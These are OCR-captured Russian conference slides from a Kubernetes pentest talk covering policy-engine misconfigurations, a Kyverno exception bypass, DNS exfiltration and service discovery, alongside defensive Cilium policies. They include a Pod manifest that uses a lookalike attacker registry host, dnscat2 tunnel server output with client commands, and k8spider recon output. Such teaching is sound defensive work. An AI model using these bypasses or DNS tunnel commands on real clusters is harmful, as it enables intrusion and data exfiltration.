2 ИЮНЯ 2026, МОСКВА, ЛОФТ ГОЭЛРО

БЕКОН LUNTRY '26

ЕДИНСТВЕННАЯ КОНФЕРЕНЦИЯ ПО БЕЗОПАСНОСТИ КОНТЕЙНЕРОВ И КОНТЕЙНЕРНЫХ СРЕД

Истории Kubernetes пентестов: путь через мисконфигурации

Сергей Канибор | LUNTRY

БЕКОН'26 LUNTRY

ИСТОРИИ KUBERNETES ПЕНТЕСТОВ: ПУТЬ ЧЕРЕЗ МИСКОНФИГУРАЦИИ

Сергей Канибор

R&D / Container Security, Luntry

Обо мне

”

Настоящая защита – это не запреты,
а правильно расставленные
ограничения

R&D / Container Security в Luntry

Более 4 лет опыта в ИБ

Специализация - безопасность контейнеров и Kubernetes

Редактор ТГ-канала k8s (in) security

Багхантер

- Участник BI.ZONE Bug Bounty и Yandex Bug Bounty
- Автор зарегистрированных BDU•

Спикер

VK Kubernetes
DevOpsConf
OFFZONE
БеКон
PHDays
DevOops

Первая часть

Слайды

Другие доклады про пентест K8s

БЕКОН'26

[OFFZONE 2023. Kubernetes Pentest All-in-One: The Ultimate Toolkit]

[Volga CTF 2022. Pentesting Kubernetes: From Zero to Hero]

План

- Policy Engine
- Network Policy
- RBAC
- Как один мисконфиг скомпрометировал всё окружение


БЕКОН'26

ДИСКЛЕЙМЕР

Все события, случаи и скриншоты описанные в этом докладе, вымышлены. Любое сходство с реальными событиями, компаниями или людьми является случайным.

БЕКОН'26

Сломанные политики Policy Engine



01

Что не так с этой политикой?

БЕКОН'26

1. Нет проверки init и ephemeral containers

```yaml
apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8strustedregistry
spec:
  crd:
    spec:
      names:
        kind: K8sTrustedRegistry
      validation:
        openAPIV3Schema:
          type: object
          properties:
            registries:
              type: array
              items:
                type: string
  targets:
    - target: admission.k8s.gatekeeper.sh
      rego: |
        package k8strustedregistry

        violation[{"msg": msg}] {
          container := input.review.object.spec.containers[_]
          not startswith_any(container.image, input.parameters.registries)
          msg := sprintf("Образ %v не из доверенного registry", [container.image])
        }

        startswith_any(image, registries) {
          startswith(image, registries[_])
        }
```

```yaml
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sTrustedRegistry
metadata:
  name: trusted-registry-only
spec:
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
  parameters:
    registries:
      - "registry.example.com"
      - "docker-proxy.registry.company.ru"
```

Что не так с этой политикой?

БЕКОН'26

2. Использование образов из недоверенных registry

```yaml
spec:
  validationFailureAction: Enforce
  background: true
  rules:
    - name: validate-registries
      match:
        any:
          - resources:
              kinds:
                - Pod
      validate:
        message: Unknown image registry.
        pattern:
          spec:
            containers
              - image: docker-proxy.company-name.registry.ru* | internal-registry.company-name.registry.ru*
```

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
  - name: nginx
    image: internal-registry.company-name.registry.ru.evil.attacker-reg.com/nginx:1.14.2
    ports:
    - containerPort: 80
```

Что не так с этой политикой?

БЕКОН'26

3. Docker proxy == любой образ из интернета

```yaml
spec:
  validationFailureAction: Enforce
  background: true
  rules:
    - name: validate-registries
      match:
        any:
          - resources:
              kinds:
                - Pod
      validate:
        message: Unknown image registry.
        pattern:
          spec:
            containers
              - image: docker-proxy.company-name.registry.ru* | internal-registry.company-name.registry.ru*
```

Безграничные исключения в Kyverno

БЕКОН'26

```yaml
spec:
  validationFailureAction: Enforce
  background: true
  rules:
    - name: host-path
      match:
        any:
          - resources:
              kinds:
                - Pod
      validate:
        message: HostPath volumes are forbidden. The field spec.volumes[*].hostPath must be unset.
        pattern:
          spec:
            "=(volumes)":
              - X(hostPath): "null"
```

Безграничные исключения в Kyverno

БЕКОН'26


```
spec:
  match:
    any:
    - resources:
        kinds:
        - DaemonSet
        - Deployment
        - Job
        - StatefulSet
        - ReplicaSet
        - ReplicationController
        - Pod
        - CronJob
        namespaces:
        - tut-kakieto-ns
        - tut-kakieto-ns-2
        - tut-kakieto-ns-3…
```

```
spec:
  match:
    any:
    - resources:
        kinds:
        - DaemonSet
        - Deployment
        - Job
        - StatefulSet
        - ReplicaSet
        - ReplicationController
        - Pod
        - CronJob
        names:
        - '*haproxy*'
        - '*ingress*'
        - '*kakoi-to-name*'
```

Да это не баг вовсе


БЕКОН'26

- Исключения не работали под логическим И
- Назвав нагрузку ingress, можно было задеплоиться с hostPath
- В Kyverno сказали, что это ожидаемое поведение и в свежих версиях, если у политики есть несколько исключений – применяются все
- CVE не дали, но GHSA опубликовали



БЕКОН'26

Network Policy? Не слышали



02

Эксфильтрация через DNS

БЕКОН'26

- В кластере работают сетевые политики, которые разрешают общение только в пределах выделенного неймспейса
    - Их может вообще не быть, но кластер развернут во внутреннем контуре компании
- Но DNS должен быть **всегда** разрешён
- Часто DNS резолвит внешние домены

```
root@dns-tunnel-tin:/dnscat2/server# ruby ./dnscat2.rb dns.luntry.com

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = dns.luntry.com]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=fa199635da1e052047ca81eaacb8b6c3 dns.luntry.com

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=fa199635da1e052047ca81eaacb8b6c3
```

Защита от DNS эксфильтрации

БЕКОН'26

```yaml
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: allow-internal-dns-only
  namespace: my-namespace
spec:
  endpointSelector: {}          # применяется ко всем подам в namespace
  egress:
    # 1. Разрешаем DNS только к kube-dns внутри кластера
    - toEndpoints:
        - matchLabels:
            k8s:io.kubernetes.pod.namespace: kube-system
            k8s-app: kube-dns
      toPorts:
        - ports:
            - port: "53"
              protocol: UDP
            - port: "53"
              protocol: TCP
          rules:
            dns:
              - matchPattern: "*"   # тут можно сузить разрешённые имена
```

Service Discovery

БЕКОН'26

- dig SRV +short any.svc.cluster.local
  - Начиная с CoreDNS 1.9 эту возможность выпилили
- Пользуемся k8spider
  - Wildcard (any.svc.cluster.local)
  - AXFR dumping
  - Brute force

```
root@mtkpi-7588ffcc46-zfrqf:/tmp# k8spider all
WARN[0000] wildcard dns query to any.any.svc.cluster.local. failed: lookup any.any.svc.cluster.local. on 10.96.0.1
WARN[0000] wildcard dns query to any.any.any.svc.cluster.local. failed: lookup any.any.any.svc.cluster.local. on 1
ERRO[0000] Transfer failed: dns: bad xfr rcode: 5
INFO[0000] PTRrecord 10.96.0.1 --> kubernetes.default.svc.cluster.local.
INFO[0000] SRVRecord: kubernetes.default.svc.cluster.local. --> kubernetes.default.svc.cluster.local.:443
INFO[0000] PTRrecord 10.96.0.10 --> kube-dns.kube-system.svc.cluster.local.
INFO[0000] SRVRecord: kube-dns.kube-system.svc.cluster.local. --> kube-dns.kube-system.svc.cluster.local.:9153
INFO[0000] SRVRecord: kube-dns.kube-system.svc.cluster.local. --> kube-dns.kube-system.svc.cluster.local.:53
INFO[0066] SRVRecord: 10-244-57-193.cert-manager-cainjector.cert-manager.svc.cluster.local. --> 10-244-57-193.cert
:9402
INFO[0066] SRVRecord: 10-244-57-194.cert-manager-webhook.cert-manager.svc.cluster.local. --> 10-244-57-194.cert-ma
INFO[0066] SRVRecord: 10-244-57-194.cert-manager-webhook.cert-manager.svc.cluster.local. --> 10-244-57-194.cert-ma

INFO[0066] SRVRecord: 10-244-57-195.cert-manager.cert-manager.svc.cluster.local. --> 10-244-57-195.cert-manager.ce
INFO[0066] SRVRecord: 10-244-57-196.prom-node-exporter.monitoring.svc.cluster.local. --> 10-244-57-196.prom-node-e
INFO[0066] SRVRecord: 10-244-57-198.metrics-server.kube-system.svc.cluster.local. --> 10-244-57-198.metrics-server
INFO[0066] SRVRecord: 10-244-57-202.luntry-lapi.luntry.svc.cluster.local. --> 10-244-57-202.luntry-lapi.luntry.svc
